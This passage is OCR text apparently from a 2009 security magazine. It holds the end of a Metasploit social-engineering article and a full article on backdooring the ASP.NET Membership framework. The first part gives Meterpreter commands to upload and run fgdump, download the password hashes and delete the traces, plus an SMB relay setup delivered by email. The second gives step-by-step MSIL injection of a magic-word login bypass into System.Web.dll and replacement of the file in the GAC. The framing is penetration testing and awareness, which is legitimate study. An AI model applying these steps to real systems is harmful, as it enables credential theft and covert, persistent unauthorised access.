 192.168.1.0  255.255.255.0  Session 1
```

We can then do an Nmap scan (still from the backgrounded session console) to find more vulnerabilities, hosts, etc., and then proceed to exploit further hosts with Metasploit and interact with those sessions. Let's take a look at a few of these in action (see Figure 5).

To start, we'll do a dump of local passwords. Go grab a copy of fgdump from *http://www.foofus.net/fizzgig/fgdump/downloads.htm* and unarchive that to your local Metasploit Directory. Now, upload it, and execute it, using the technicues you learnt before. Then, we will download a copy of the passwords, and delete it from the remote PC (see Figure 6):

```
meterpreter>upload fgdump.exe
                    fgdump.exe
meterpreter>execute -f fgdump.exe -i -H
meterpreter>download 127.0.0.1.pwdump
meterpreter>execute -f cmd.exe -c -H -i
C:\Documents and Settings\Fail User\
  My Documents>del 127.*
C:\Documents and Settings\Fail User\
   My Documents>del 2008*
```

Now, we simply need to execute our Nmap scan, and after that, analyse the vulnerabilities, and exploit the server the same way you would any other host. For this scan, I did something very quick and basic, but you can specify it however you like (see Figure 7):

```
msf exploit (handler) > nmap -P0
                        192.168.1.1
```

Exploiting SMB with Metasploit from a Penetration Testing Viewpoint

Sometimes, sending a program or dropping a flash drive is a little too obvious for a company to fall for. In this case a simple e-mail might be the easiest solution. This little trick uses the e-mail to reference an image that does not exist on the PC you are using, where Metasploit is listening and waiting to inject or bind a shell. This is due to a vulnerability where any Windows PC (that hasn't been updated) will automatically look up and attempt to authenticate any image or file located on an SMB server. First discovered in 2001, this wasn't patched until November 2008. Fire up your MSF console – on Linux, this exploit uses a restricted port, so you will have to run it as root. Then type as shown in Listing 9.

Now, e-mail a targeted user (preferably an administrative user) with an HTML email, referencing an image in the following way:

```
<img src=//192.168.1.2/logo.jpg>
```

Provided that user has administrative authentication, your MSF will authenticate with it and receive a shell session in which you can perform exactly the same actions as the previous shell. This is just an alternative method of bypassing certain outside restrictions.

Conclusion

It can be seen that social engineering plays a huge role in some penetration tests, and when combined with the power of certain exploitation frameworks, can be very effective in levering into a company during a penetration tests. This article is designed to get you thinking a little bit more about alternative means of entry during a penetration test, and hopefully it has done just that. The best defense is to stay up to date with patches, and to put all your staff through basic security training. Doing this will greatly alleviate the risk of someone performing a successful attack using these methods.

Thanks

I'd also like to take the time to thank a few people and groups who helped with various testing and discussions over the course of this article: Aneta Zysk, Tim Goddard, Stuart Burfield, and Harley Cummins for their willingness to participate with remote testing. H.D. Moore and the Metasploit team for providing such a useful tool. Jesse for his motivation. And finally, the guys from TRH for all your help in providing remote shells where needed (for testing purposes).

On the 'Net

- *http://en.wikipedia.org/wiki/Metasploit*
- *http://metasploit.com*
- *http://en.wikipedia.org/wiki/SMBRelay*
- *http://microsoft.com/technet/sysinternals/utilities/psexec.mspx*
- Syngress Press – Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research – Copyright 2007 by Elsevier, Inc. All rights reserved.

Listing 9. *Setting up an SMB Relay Attack*


```
msf > use exploit/windows/smb/smb_relay
msf > info       <--- just for a little bit more information about the attack
msf exploit(smb_relay) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf exploit(smb_relay) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(smb_relay) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.
[*] Started bind handler
[*] Server started.
```

Stephen Argent
Stephen is currently working a number of jobs, while studying to obtain his Advanced Diploma in Network Security. Stephen runs *http://greyhat-security.com* as a hobby, and can be contacted at *stephen@greyhat-security.com*

ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...



>> Latest Security News
Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory
Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

>> The Search
Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools
The latest online and applications that exist in the hacking and security community from the shared ressources of all Astalavista members.

join for free on www.astalavista.com and be a part of the community

Astalavista.com
the hacking & security community

ANTONIO FANELLI

Backdooring Frameworks

Difficulty

More and more developers use frameworks for web application development and take advantage of ready for use components. But frameworks can be easily backdoored, and we want to demonstrate how it is possible and what happens when it occurs.

Frameworks help developers in their web application development with ready for use components. A good example is the Microsoft .NET framework which is a powerful web development platform with lots of ready for use web controls. Developers don't need to write a single line of code except for particular customizations, but at what price? Leaving aside vulnerability exposures that should be promptly patched from Microsoft as they come out, the real question is if developers have complete control of their web applications, and how quickly they can operate in case of troubles. Unfortunately many of them trust frameworks too much, and they only care about their own code without knowing how frameworks manage it.

Consider, for instance, the Membership service and the User Login control of the Microsoft ASP.NET framework 2.0. Developers can easily create a login page for web user authentication without writing a single line of code. Great! They only should pay attention to the web application logic after the login page, so bad boys know that if they find a way to hack the Membership service the developers would probably never realize it.

The most interesting thing is that if people have access to the web server they can hack frameworks too easily.

Yes, they must have administrative rights to perform some actions, but except for that, frameworks are too weak in these kind of attacks.

As a proof of concept, in this article you will see how simple it is for a bad boy to inject a backdoor inside the Membership authentication service. But first let's see how the .NET framework works.

Framework basis

The Common Language Runtime, also briefly known as *CLR*, is the .NET Framework's heart. Each byte of code written for the framework is executed inside the *CLR*, thus representing a sort of virtual environment in which applications run. It is located above the operating system and when you start a managed executable, *CLR* loads the module containing the executable itself and, runs the code.

The latter consists of instructions written in a pseudo-machine language called Common Intermediate Language or *CIL*, also known as MSIL, Microsoft Intermediate Language. CIL instructions are compiled by a JIT (*Just-In-Time*) compiler into native machine code at run time.

Developers can write code in their preferred high level programming language, for example C# or VB.Net, then the code is compiled into CIL instructions; in other words the CLR is independent from high level programming languages.

Since the developer's code is compiled into CIL and executed on the fly by the JIT

WHAT YOU WILL LEARN...

.NET disassembling techniques,

Basics of MSIL code.

WHAT YOU SHOULD KNOW...

Basics of ASP.NET 2.0 and Visual Studio 2008

compiler, it's easy to make a reverse engineering from the CIL to a .NET high level language.

But for our context the most interesting thing is that framework DLLs are regular .NET assemblies, so you can apply the same reverse engineering concept to disassemble them. You can find them in the Global Assembly Cache or GAC which contains .NET assemblies specifically designated to be shared by several applications on that computer. Although the framework uses a digital signature mechanism called SN (*Strong Name*) that gives every DLL a unique signature in order to insure integrity assembly, it is quite simple to bypass these protective measures and change the original assemblies with modified ones, as you will see later in the article.

Scenario

Let's see how simple it is for a bad boy to inject a backdoor into the *ASP.NET Membership* authentication service, giving him access to every application based on it.

Our scenario is well represented from the schema in Figure 1. Web users enter the login page and sign into the reserved area through their username and password. User authentication is managed by the default framework Membership service. It is compiled into the .NET assembly System.Web.dll. Its methods validate username and password after verifying if users are valid members stored in the Membership database.

If yes they can enter the reserved area, otherwise they are redirected back to the login page.

Now let's suppose that a bad boy has administrative rights on the web server, maybe after an exploitation attack or just because he is an unfaithful employee.

He writes a little routine to check if a magic word is inserted by web users in the username field.

If yes they can directly access the reserved area, otherwise their username and password will be validated from the Membership service, as it normally does.




Figure 1. *Block schema of a backdoored .NET Membership service*

Listing 1. *MSIL code of Membership ValidateUser method*

```
.method public hidebysig virtual instance bool
        ValidateUser(string username, string password) cil managed
{

    // Code size       88 (0x58)
    .maxstack  5
    IL_0000:  ldarga.s   username
    IL_0002:  ldc.i4.1
    IL_0003:  ldc.i4.1
    IL_0004:  ldc.i4.1
    IL_0005:  ldc.i4     0x100
    IL_000a:  call       bool
              System.Web.Util.SecUtility::ValidateParameter(string&, bool, bool, bool,
                      int32)
    IL_000f:  brfalse.s  IL_0043


    IL_0011:  ldarga.s   password
    IL_0013:  ldc.i4.1
    IL_0014:  ldc.i4.1
    IL_0015:  ldc.i4.0
    IL_0016:  ldc.i4     0x80
    IL_001b:  call       bool
               System.Web.Util.SecUtility::ValidateParameter(string&,  bool, bool,
                      bool, int32)
    IL_0020:  brfalse.s  IL_0043


    IL_0022:  ldarg.0
    IL_0023:  ldarg.1
    IL_0024:  ldarg.2
    IL_0025:  ldc.i4.1
    IL_0026:  ldc.i4.1
    IL_0027:  call       instance bool
                System.Web.Security.SqlMembershipProvider::CheckPassword(string,
                      string, bool, bool)

    IL_002c:  brfalse.s  IL_0043
    IL_002e:  ldc.i4.s   71
    IL_0030:  call       void
                System.Web.PerfCounters::IncrementCounter(valuetype System.Web.AppPer
                      fCounter)

    IL_0035:  ldnull
    IL_0036:  ldc.i4     0xfa2
    IL_003b:  ldarg.1
    IL_003c:  call       void
                System.Web.Management.WebBaseEvent::RaiseSystemEvent(object, int32,
                      string)

    IL_0041:  ldc.i4.1
    IL_0042:  ret
    IL_0043:  ldc.i4.s   72
    IL_0045:  call       void
               System.Web.PerfCounters::IncrementCounter(valuetype System.Web.AppPerf
                      Counter)

    IL_004a:  ldnull
    IL_004b:  ldc.i4     0xfa6
    IL_0050:  ldarg.1
    IL_0051:  call       void
                System.Web.Management.WebBaseEvent::RaiseSystemEvent(object, int32,
                      string)
    IL_0056:  ldc.i4.0
    IL_0057:  ret
} // end of method SqlMembershipProvider::ValidateUser
```

In this way the bad boy can have access to all the web applications based on the framework Membership service on that server. The steps are:

- find the assembly of Membership service into the GAC,
- decompile the assembly in order to obtain a text file with its MSIL code inside,
- find the methods which handle the users authentication, and inject the backdoor into the MSIL code,
- recompile the assembly and overwrite the original one into the GAC.

Assembly localization

We know that Membership service is compiled into the System.Web.dll, but let's suppose we don't know that. A good way to find it is to use a system monitoring utility which displays all the assemblies involved during a program execution. A freeware program that allows you to make such a thing is Filemon which can be downloaded for free from Sysinternals (*http://technet.microsoft.com/en-us/sysinternals*). So you need to develop a little web site with Membership authentication and User Login control, and execute it while running Filemon.

If you have Visual Studio 2008 with SQL Server Express installed on the machine, you can quickly develop a basic web site with a minimal Membership authentication and a User Login control, following these simple steps:

- open Visual Studio 2008 and create a new ASP.NET web site,
- from the website menu click on ASP.NET Configuration,
- select the Security tab and click the link *Use the security Setup Wizard to configure security step by step*,
- follow the wizard to configure the membership users skipping the roles creation,
- after completing the wizard, close the ASP. NET Configuration window to return to the web site in Visual Studio 2008,
- open Default.aspx in design mode and drag a LoginStatus control onto the

page. It is nothing but a link to the page login,
- in Solution Explorer create a new web page and call it Login.aspx. It is important that you call it Login.aspx for this example,
- open Login.aspx in design mode and drag a Login control onto it,
- open again the Default.aspx page and drag a LoginView control onto it,
- Open the edit window into the LoginView control, select the Anonymous Template and write something similar to: *Click on Login to enter.* Then switch to the LoggedInTemplate and write something similar to: *You are logged in.*

As you can see, you haven't written a single line of code to enable the Membership authentication. It's wonderful, don't you think?

Now execute the application, but first run Filemon and activate the Capture Events to see what happens during the application execution. While monitoring, also test the authentication with valid and invalid users.

Then stop the capture event function inside Filemon and inspect the log. If you look for GAC you can easily find the processes which use the `System.Web.dll`. As you can see it is located into the directory:

```
C:\WINDOWS\assembly\GAC_32\System.Web
    \2.0.0.0__b03f5f7f11d50a3a\
```

Double click it to open the directory and fetch the assembly. Copy and past it to a temporary directory of your choice.

Disassembling

You can decompile .NET assemblies thanks to ILDASM which is a disassembler included with the framework. Search for it and make a copy to the temporary directory.

It does not operate on files installed in the GAC, this is why you need to copy the System.Web.dll to a temporary directory on disk.

Now open a terminal window, change directory to the temporary one and run the command:

Listing 2. *Simple routine which compares two constant strings*

```
Sub Main()


        Const password As String = "badPassword"
        If password.Equals("goodPassword") Then
            Console.WriteLine("OK!")
        Else
            Console.WriteLine("KO!")
        End If

End Sub
```

Listing 3. *MSIL code of a simple routine which compares two constant strings*

```
.method public static void  Main() cil managed
  {

    .entrypoint
    .custom instance void [mscorlib]System.STAThreadAttribute::.ctor() = ( 01 00 00 00
                        )

    // Code size       40 (0x28)
    .maxstack  8
    IL_0000:  ldstr      "badPassword"
    IL_0005:  ldstr      "goodPassword"
    IL_000a:  callvirt   instance bool [mscorlib]System.String::Equals(string)
    IL_000f:  brfalse.s  IL_001d


    IL_0011:  ldstr      "OK!"
    IL_0016:  call       void [mscorlib]System.Console::WriteLine(string)
    IL_001b:  br.s       IL_0027


    IL_001d:  ldstr      "KO!"
    IL_0022:  call       void [mscorlib]System.Console::WriteLine(string)
    IL_0027:  ret
  } // end of method Module1::Main
```




Figure 2. *Filemon captured events during Membership execution*

Monitoring .NET Applications

Like ASP.NET, other .NET applications can be disassembled and backdoored as well. If you want to check whether a program was written using .NET framework, you can still use Filemon to monitor and display file system activity in real-time during the program execution.

From Filemon, in the Capture Events window, you can observe all the files which the executable makes while running. If you find any DLL which is located into the framework GAC, it means the program is a .NET application or makes use of other .NET DLLs.

For example one of the most used assemblies for .NET console applications is mscorlib.dll which contains many of the most important .NET system classes. In fact, if you monitor `Backdoor.exe` you can identify access to the file mscorlib.dll, located at:

```
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

In this case the executable uses two methods from inside the `mscorlib.dll`: `String.Equals()` and `Console.Writeline()`.

If you disassemble mscorlib.dll and inspect the MSIL code you can easily find, for instance, the method signature:

```
.method public hidebysig static void WriteLine(string 'value') cil managed
```

where you can inject a backdoor or other malicious script inside in order to change the `Console.Writeline()` behaviour.

Listing 4. *MSIL code of the backdoored Membership ValidateUser method*

```
.method public hidebysig virtual instance bool

                        ValidateUser(string username, string password) cil managed
{

  // Code size       88 (0x58)
  .maxstack  5


// start of backdoor

  IL_0000:  ldstr      "abracadabra"
  IL_0001:  ldarg.1
  IL_0002:  callvirt   instance bool [mscorlib]System.String::Equals(string)
  IL_0003:  brfalse.s  IL_0006
  IL_0004:  ldc.i4.1
  IL_0005:  ret


// end of backdoor

  IL_0006:  ldarga.s   username
  IL_0007:  ldc.i4.1
  IL_0008:  ldc.i4.1
  IL_0009:  ldc.i4.1
  IL_0010:  ldc.i4     0x100
  IL_0011:  call       bool

              System.Web.Util.SecUtility::ValidateParameter(string&, bool, bool,
                    bool, int32)

  IL_0012:  brfalse.s  IL_0043


// Other validation methods

// …
```

```
ILDASM /OUT=System.Web.dll.il
   System.Web.dll
```

ILDASM will generate an output file System.Web.dll.il which is a text file with MSIL code inside. The other files created are resources used from the assembly, and you can ignore them for now.

Even if hundreds of lines of MSIL code could generate lots of confusion, it shouldn't be very difficult to find the methods used by Membership authentication.

Looking for terms such as Membership or MembershipProvider you can quickly localize the `SqlMembershipProvider` class which is responsible of the authentication. Inside the class it's not difficult to find the method ValidateUser which starts from the line:

```
.hidebysig virtual method public bool
       instance ValidateUser (string
       username, string password) cil
       managed
```

This is the method which validates username and password from the `UserLogin` control. Its MSIL code is shown in Listing 1.

If you want to know more about the MSIL instructions, look at the section "MSIL keywords", but for now it's only important to see how user validation works:

- first it checks if username is a valid parameter calling the method ValidateParameter,
- then it calls the same above method to check if the password is a valid parameter too,
- finally it validates username and password calling the method CheckPassword.

Each method returns a boolean value. If the latter is `TRUE` it goes on with the next validation method, otherwise it exits returning a `FALSE` value to the caller. If all methods return `TRUE` it exits and returns `TRUE` also to the caller.

Now you know how the Membership validation works. Let's see how simple is for a bad boy to inject malicious code in it.

16-17 May 2009 Krakow Poland
International IT Security Event
5th edition

ConfidEncE 2009

This Year
Bruce Schneier!

http://confidence.org.pl

In English only • The best speakers from all around the world • 400 attendees Two days of non-stop hacking • Two independent tracks: Network & OS and Web & Database Hackers' Squad • Capture the Flag • Great parties • Cool social events • In Krakow – The Central Europe's entertainment and party capital • Available by regular and low-cost airlines for less than 30 EUR

Backdooring the assembly

Leaving aside the MSIL code complexity, it's not so difficult to guess how the backdoor can work.

If you precede all the validation methods with a routine which checks if the username contains a magic word of your choice, you can bypass the native membership validation methods and exit returning a TRUE value to the caller.

So you have to inject MSIL code at the beginning of the method which does the following actions:

- check if username is equal to the magic word,
- if yes exit the method returning a TRUE value to the caller,
- if not go to the next MSIL instruction.

You need to know MSIL code to inject the backdoor, or you can write the backdoor itself in a high level .NET programming language, and then disassemble the executable through ILDASM to extract the corresponding MSIL code. Let's see how it works.

Open Visual Studio 2008 and create a new project as a Console Application, choose VB.NET as programming language and save it as Backdoor. Now replace the `Sub Main()` of Module1 with the one in Listing 2.

It does nothing except comparing two constant strings: `goodPassword` with `badPassword`. If they are equals it prints `OK` on the console, otherwise it prints `KO`. Obviously it will always print `KO`, but it's not important. You just need its MSIL code.

Now compile Backdoor.exe, copy the executable to the same temporary directory of ILDASM and run the following command from a terminal window:

```
ILDASM /OUT = Backdoor.exe.il
                    Backdoor.exe
```

Open the text file `Backdoor.exe.il` and you will see its MSIL code. You don't need the entire code of the executable, but only the part corresponding to the sub `main()` procedure. Look for `goodPassword` or `badPassword` and you can quickly find the MSIL code of your interest (see Listing 3).

In particular you should only pay attention to the following instructions:

```
IL_0000:  ldstr      "badPassword"
```

which pushes the first constant string value "`badPassword`" onto the stack:

```
IL_0005:  ldstr      "goodPassword"
```

which pushes the second constant string value `goodPassword` onto the stack:

```
IL_000a:  callvirt   instance bool
[mscorlib]System.String::
                     Equals(string)
```

which calls the system method `System.String::Equals(string)` to compare the first two strings at the top of the stack

```
IL_000f:  brfalse.s  IL_001d
```

which jumps to instruction address `IL_001d` if the Equals method returns `FALSE`.

Now you just need to inject this code inside the `System.Web.dll` assembly. So open `System.Web.dll.il` text file, find the `ValidateUser` method and insert the above four lines of MSIL code at the beginning of the method, starting from `IL_000` address. Obviously you need to change all the address numbers in order to make them consecutive. You also need to change the jump addresses if they change.

Then you have to modify the code in order to validate the magic word that users submit from the login page. So change the first constant string with a magic word of your choice, for example `abracadabra`, and switch the second constant string into a variable because it must store the username value passed to the method. Username is the first argument of the method, so change the instruction:

```
IL_0001:  ldstr      "goodPassword"
```

with:

```
IL_0001:  ldarg.1
```

Glossary

- CIL (*Common Intermediate Language*): pseudo-machine language in which .NET applications are compiled to,
- CLR (*Common Language Runtime*): virtual environment in which .NET applications run,
- Filemon: freeware utility which monitors and displays file system activity on a system in real-time,
- GAC (*Global Assembly Cache*): file system which contains .NET assemblies specifically designated to be shared by several applications on that computer,
- ILASM: .NET utility which generates a portable executable file from Microsoft intermediate language (MSIL),
- ILDASM: .NET utility which takes a portable executable file that contains Microsoft intermediate language (MSIL) code and creates a text file suitable as input to ILASM,
- JIT (*Just-In-Time*): .NET compiler which compiles CIL into native code when the application is run,
- Login control: ASP.NET control which displays a user interface for user authentication,
- LoginStatus control: ASP.NET control which displays a login link for users who are not authenticated and a logout link for users who are authenticated,
- LoginView control: ASP.NET control which displays different information to anonymous and logged-in users,
- Membership: .NET framework 2.0 built-in way to validate and store user credentials for ASP.NET applications,
- mscorlib.dll: .NET assembly which contains system classes used by .NET applications,
- MSIL (*Microsoft Intermediate Language*): other name for CIL,
- SN (*Strong Name*): assembly's identity which gives every .NET DLL a unique signature in order to insure integrity assembly,
- SqlMembershipProvider: class inside the System.Web.dll which is responsible of the .NET Membership authentication service,
- System.Web.dll: .NET assembly which contains system classes used by ASP.NET applications.

It pushes the first method argument onto the stack. Then change the jump address with the new corresponding one, for example `IL_0006`, in case validation fails.

Finally you have to change the procedure behaviour in case the validation is successful. If the username is equal to the magic word it must exit the method returning a `TRUE` value to the caller. If you see the other validation methods MSIL code you will find the two instructions you need: `ldc.i4.1` and ret. Write them after the backdoor jump and you should have the code listed in Listing 4.

Rebuilding the assembly

The last step is to rebuild the `System.Web.dll` and to overwrite the original one into the GAC, even if theoretically it shouldn't be possible. For the purpose you can use ILASM which is a companion tool to ILDASM. So look for the file, copy and past it together with the file fusion.dll which is needed from ILASM to work, to the temporary directory.

Now open a terminal window and run the following command:

```
ILASM /DLL /RESOURCE:
                    System.Web.dll.res
/OUTPUT=System.Web.dll
System.Web.dll.il
```

The /DLL option is needed because ILASM creates an executable file as default, so you need to specify it must create a DLL file instead. The `/RESOURCE` option indicates ILASM to use `System.Web.dll.res` as resource file which contains all the external files used by `System.Web.dll`, and that you can see in the temporary directory when you disassemble it.

Finally you only need to overwrite the original assembly into the GAC. As I told before, it shouldn't be possible because assemblies are SN protected. Well, strange but true, if you run the command:

```
Copy System.Web.dll C:\WINDOWS\
   assembly\GAC_32\System.Web\2.0.0.0_
                    _b03f5f7f11d50a3a\
```

It works!

So it means that SN does not check the actual signature of a loaded DLL but blindly loads the DLL based on the directory name with the corresponding signature name. In other words the SN mechanism is bugged!

To see the backdoor in action, open Visual Studio 2008 and execute the basic Membership application you have developed before. Insert into the username field your magic word, no matters what password, et voilà...you are `automagically` logged in.

Conclusion

This proof of concept is only a demonstration of the weaknesses of frameworks security. It's important to specify that not only the Microsoft framework is exposed to these kinds of attack, but also other frameworks. It's also important to specify again that users must have administrative rights to access the .NET assemblies, so we can't consider it as a security vulnerability, but as a post-exploitation attack. So the question regards above all system administrators and developers. They should have a deep knowledge on how framework works before using it for developing professional web sites, while they often don't care about it.

MSIL Keywords

MSIL is the the equivalent of the assembly code for the Microsoft .NET framework, and is a platform independent instruction set which can be executed in any environment supporting the .NET framework.

Here is a list of some of its keywords and their meanings:

- `.method`: it starts a method definition at global scope or within a class,
- `.entrypoint`: it is the entry-point for the application,
- `.maxstack <slots>`: it indicates how many stack `<slots>` the method expects to use,
- `.locals`: it declares local variables within a method,
- `.class`: it defines a type header,
- `.try`: it declares a `try/[catch]/[finally]` block,
- `ldstr <string>`: it pushes the `<string>` onto the stack,
- `ldloc <variable>`: it pushes a variable onto the stack,
- `ldc.i4.s <integer>`: it pushes a 4 byte `<integer>` onto the stack,
- `stloc <variable>`: it pop a value off the stack,
- `add`: it pops two values off the stack and calculates the sum,
- `call <method>`: it invokes the `<method>`,
- `callvirt <method>`: it invokes the virtual `<method>`,
- `brtrue.s <address>`: it transfers control to the `<address>` if the value on the stack is non-zero,
- `brfalse.s <address>`: it transfers control to the `<address>` if the value on the stack is zero,
- `ret`: it returns execution to the caller.

On the 'Net

- *http://www.applicationsecurity.co.il/english/NETFrameworkRootkits/tabid/161/Default.aspx* – .NET Framework Rootkits by Erez Metula,
- *http://weblogs.asp.net/kennykerr/archive/tags/Introduction+to+MSIL/default.aspx* – Introduction to MSIL by Kenny Kerr,
- *http://msdn.microsoft.com/en-us/library/yh26yfzy.aspx* – Introduction to Membership,
- *http://msdn.microsoft.com/en-us/library/f7dy01k1(VS.80).aspx* – MSIL Disassembler,
- *http://www.codeproject.com/KB/dotnet/demystifygac.aspx* – Demistyfing the .NET GAC by Jeremiah Talkar.

Antonio Fanelli
